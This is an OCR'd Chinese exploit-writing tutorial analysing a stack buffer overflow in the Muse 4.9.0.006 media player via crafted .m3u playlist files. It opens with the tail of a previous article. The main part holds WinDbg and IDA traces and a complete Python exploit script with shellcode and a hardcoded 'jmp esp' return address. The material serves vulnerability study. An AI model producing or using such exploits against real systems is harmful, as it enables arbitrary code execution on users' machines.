



图11

我用来覆盖的地址是7FFA1571，在堆栈中却变成了B2A81571，真的搞不懂为什么会出现这种情况，如果将Shellcode放入堆栈也会被截断，书中也没有类似的情况，我只能写出来，请各位高手帮忙了。

文章写到这里应该结束了，因为自己很菜的缘故，两个漏洞都没有利用成功，但基本原理是分析清楚了，虽然没有利用成功，但自己亲自调试了一遍，仍然觉得受益非浅，提高很大，解决了自己以前心中的一些疑惑，也提出了一些新的问题，如果您知道，还希望您能帮助我渡过难关！这里我再次给出我的E-mail地址：1393822463@qq.com。

前置知识：汇编
关键词：Muse、溢出、漏洞分析



菜鸟版Exploit编写指南之六十四：

Muse v4.9.0.006(.m3u)本地溢出漏洞的分析和利用

文/图 冰雪风谷(M.N.U)

文件格式溢出漏洞一直是黑客门攻击的热点，从暴风影音播放器到QQ播放器以及其他的各种播放器，都被人爆过相关的漏洞。至于造成漏洞的原因，大部分是由于往栈里拷贝字符

的时候，没有检查字符串的长度，导致拷贝的长度大于缓冲区的长度，于是造成了溢出。当然，还有部分是整数溢出，出现在一些有无符号数混合使用，然后一起做运算的过程中。最近在www.exploit–db.com 上，看到Glafkos Charalamb这位大牛连续放出好几个播放器的文件溢出漏洞，今天正好有时间，就拿过来看看，也顺便总结下，该类漏洞从fuzz到最后修补的一般过程。

我们先从http://download.cnet.com/MUSE/3000–2140_4–42511.htm 上,下载存在漏洞的版本号为4.9.0.006的M u s e。安装好后开始测试，本机环境为Windows XP SP3中文版，至于http://www.exploit–db.com/exploits/14663/ 上面提供的poc，由于其试验环境为Windows XP SP3 en，仅作为参考。

首先准备超长字符串的文件，来fuzz这个溢出漏洞。将300个A写入文件,保存为test.m3u。打开M u s e,加载这个文件。此时,发现了如图1所示的报错。可以肯定，这个溢出存在的，并且是可以利用的。




图1

由图1可以看到，程序被成功溢出，eip现在指向了0x41414141这个地址，由于这个地址是不可执行的，所以异常出错。接下来，我们要做的就要去分析这个漏洞产生的原因，并且编写我们的利用程序，到最后会简单讲一下这个漏洞的修补。

首先我们来了解下溢出产生的原因。

打开WinDbg，附加到muse进程上，然后在kernel!ReadFile处下断点，再用Muse打开我们之前做好的t e s t.m3u(注:在这个过程中,会多次断在ReadFile处，我们要按多次g)，在我们多次按g后,它停了下来，显示如下信息：

```
0:000> g
(294.ad0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=00000000 edx=00000130 esi=ffffffff edi=0013f1c1
eip=41414141 esp=0013ef28 ebp=014ab730 iopl=0 nv up ei pl nz ac po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010212
<Unloaded_6.so>+0x41414140:
41414141 ??          ???
```

访问异常了，此时可以看一下栈：

```
0:000> kv
ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
0013ef24 41414141 41414141 41414141 41414141 <Unloaded_6.so>+0x41414140
*** WARNING: Unable to verify checksum for D:\Program Files\Muse\Muse.exe
*** ERROR: Symbol file could not be found. Defaulted to export symbols for D:\Program Files\Muse\Muse.exe -
0013ef5c 0049a8d2 0013f090 00000000 0147c301 <Unloaded_6.so>+0x41414140
0013ef60 0013f090 00000000 0147c301 00000000 Muse!CSdll::operator=+0x99082
0013ef64 00000000 0147c301 00000000 01479308 <Unloaded_6.so>+0x13f08f
```


我们看到，在0x0049a8d2的前一指令处发生溢出。用I D A打开m u s e.e x e，看下0x0049a8d2之前一指令到底是什么。

看到如下指令：

```
.text:0049A631    push  edi        ; File
.text:0049A632    lea   eax,       [esp+338h+Buf]
.text:0049A636    push  104h       ;
.text:0049A63B    push  eax
.text:0049A63C    call  ds:fgets
// 读取长度为104h字节
```

```
...
.text:0049A8C8      push    0
.text:0049A8CA      push    ecx
/*
```

这个ecx是一个字符串的地址，这个字符串由文件的路径加文件内容组成，如图2所示。



```
0013F090 66 69 6C 65 3A 2F 2F 43 7C 2F 44 6F 63 75 6D 65 file://C|/Docume
0013F0A0 6E 74 73 20 61 6E 64 20 53 65 74 74 69 6E 67 73 nts and Settings
0013F0B0 2F 68 2F D7 C0 C3 E6 2F 4D 55 53 45 2F 41 41 41 /h/桌面/MUSE/AAA
0013F0C0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F0D0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F0E0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F0F0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F100 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F110 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F120 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F130 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F140 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F150 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F160 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F170 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F180 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F190 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F1A0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F1B0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0013F1C0 00 75 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

图2

而后面造成溢出的也就是对这个的处理造成的溢出，此时，也看到，缓冲区中A的数目只有104h个字节。

```
*/
.text:0049A8CB      mov     ecx, eax
.text:0049A8CD      call    sub_47BA90
//可以看出是在这里发生的crash，我们跟进去
.text:0049A8D2      jmp     short loc_49A8D6
```

我们跟进sub_47B A90中去，在sub_47BA90中：

```
muse.0047BA90
...
.text:0047BBD4      lea     edx, [esp+38h+var_1C]
.text:0047BBD8      mov     ecx, ebp
.text:0047BBDA      push    edx
.text:0047BBDB      mov     byte ptr [esp+3Ch+var_4], 9
.text:0047BBE0      call    sub_47BDD0
//在调用这里的时候发生异常
...
```

在sub_47BDD0处发生异常，我们跟进这个函数中去：

```
.text:0047BDD0 sub_47BDD0           proc near
; CODE XREF: sub_47BA90+150p
.text:0047BDD0
.text:0047BDD0 var_104  = byte ptr -104h
.text:0047BDD0 arg_0    = dword ptr  4
.text:0047BDD0
.text:0047BDD0          mov         eax, [esp+arg_0]
.text:0047BDD4          sub         esp, 104h
/*分配0x104的栈的大小，这里分配0x104栈的大小，是因为，前面读的时候，只从文件中读取了0x104个字节，作者认为在这里也分配0x104就够了,其实不然*/
.text:0047BDDA      xor         edx, edx
.text:0047BDDC      push        ebx
.text:0047BDDD      push        ebp
.text:0047BDDE      push        esi
.text:0047BDDF      push        edi
.text:0047BDE0      mov         edi, [eax+4]
//取得路径
.text:0047BDE3      mov         ebp, ecx
.text:0047BDE5      cmp         edi, edx
//如果路径不为空,则跳转
.text:0047BDE7      jnz         short loc_47BDEF
.text:0047BDE9      mov         edi, ds:?_C@?1??_Nullstr@?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@CAPBDXZ@4DB ; char const `std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Nullstr(void)'::`2'::_C
.text:0047BDEF
.text:0047BDEF loc_47BDEF:        ; CODE XREF: sub_47BDD0+17j
.text:0047BDEF      orecx, 0FFFFFFFFh
//不为空,跳转这里
.text:0047BDF2      xor         eax, eax
.text:0047BDF4      repne scasb
.text:0047BDF6      not         ecx
//ecx的值
.text:0047BDF8      sub         edi, ecx    //
.text:0047BDFA      lea         ebx, [esp+114h+var_104]
.text:0047BDFE      mov         eax, ecx
/*此时ecx中为文件路径加文件内容的长度，而文件内容的长度已经为104,再加上路径的长度，很明显，这个值会大于104*/
.text:0047BE00      mov         esi, edi
.text:0047BE02      mov         edi, ebx
.text:0047BE04      add         ebp, 9Ch
.text:0047BE0A      shr         ecx, 2
// 把ecx除以4
.text:0047BE0D      rep movsd
//把esi的内容考贝到edi中，此时造成溢出，覆盖了
//返回地址。
...
```

至此,溢出产生的原因分析清楚了,由于作者在处理m3u文件的时候，如果m3u文件内容前面没有路径名或协议名的话，则会自动加上文件存在的路径，而此时的路径加文件的长度，就大于原来认为的0x104了，所以造成溢出。

接下来，就可以开始写我们的poc了。

注意路径的值为45(0x2d) 所以poc的长度

应该为108−2d,为db(219),所以我们的poc如下:

(215)nop+shellcode,

(4) eip 这个值要指向Shellcode的地址,这里用jmp esp指令:

7dbf23a8(jmp esp in shell32.dll)(这是我本机上的地址,大家可以替换)

(x)后面再加nop+ jmp esp−x,指令,跳到shellcode上就可以了。

总之,215+4+x < 260(104h)。

根据上述的结构,我们写好如下poc(仅供参考,因为,这个poc的利用与那个路径的值有关系,所以,换个路径不一定有用,同时说明这个漏洞的利用也有一定的局限性):

```
buffersize = 215
nopsled = "\x90" * 4

shellcode = (
            "\x2b\xe2"
            "\x31\xc0\x31\xdb\x31\xc9\x31\xd2"
            "\x51\x68\x6c\x6c\x20\x20\x68\x33"
            "\x32\x2e\x64\x68\x75\x73\x65\x72"
            "\x89\xe1\xbb\x7b\x1d\x80\x7c\x51"
            "\xff\xd3\xb9\x5e\x67\x30\xef\x81"
            "\xc1\x11\x11\x11\x11\x51\x68\x61"
            "\x67\x65\x42\x68\x4d\x65\x73\x73"
            "\x89\xe1\x51\x50\xbb\x40\xae\x80"
            "\x7c\xff\xd3\x89\xe1\x31\xd2\x52"
            "\x51\x51\x52\xff\xd0\x31\xc0\x50"
            "\xb8\x12\xcb\x81\x7c\xff\xd0")

#shellcode = ("\xeb\x16\x5b\x50\x88\x43\x09\x53"
#             "\xbb\x0d\x25\x86\x7c"
#             "\xff\xd3\x31\xc0"
#              "\xbb\x12\xcb\x81\x7c"
#              "\xff\xd3\xe8\xe5\xff\xff\xff"
#              "\x63\x61\x6c\x63\x2e"
#              "\x65\x78\x65")
junk = "\x90" * (buffersize-(len(nopsled)+len(shellcode)))
njump = "\xe9\x1C\xff\xff\xff" #jmp 0x00
eip = "\xa8\x23\xbf\x7d" # jmp esp in shell32.dll

payload = nopsled+shellcode+junk + eip + nopsled + njump

try:
    print "[+] Creating exploit file.."
    exploit = open('test.m3u','w');
    exploit.write(payload);
    exploit.close();
    print "[+] Writing", len(payload), "bytes to test.m3u"
    print "[+] Exploit file created!"
except:
    print "[-] Error: You do not have correct permissions.."
```

利用上述提供的Python代码生成test.m3u后,我们执行,可以看到如图3所示结果。

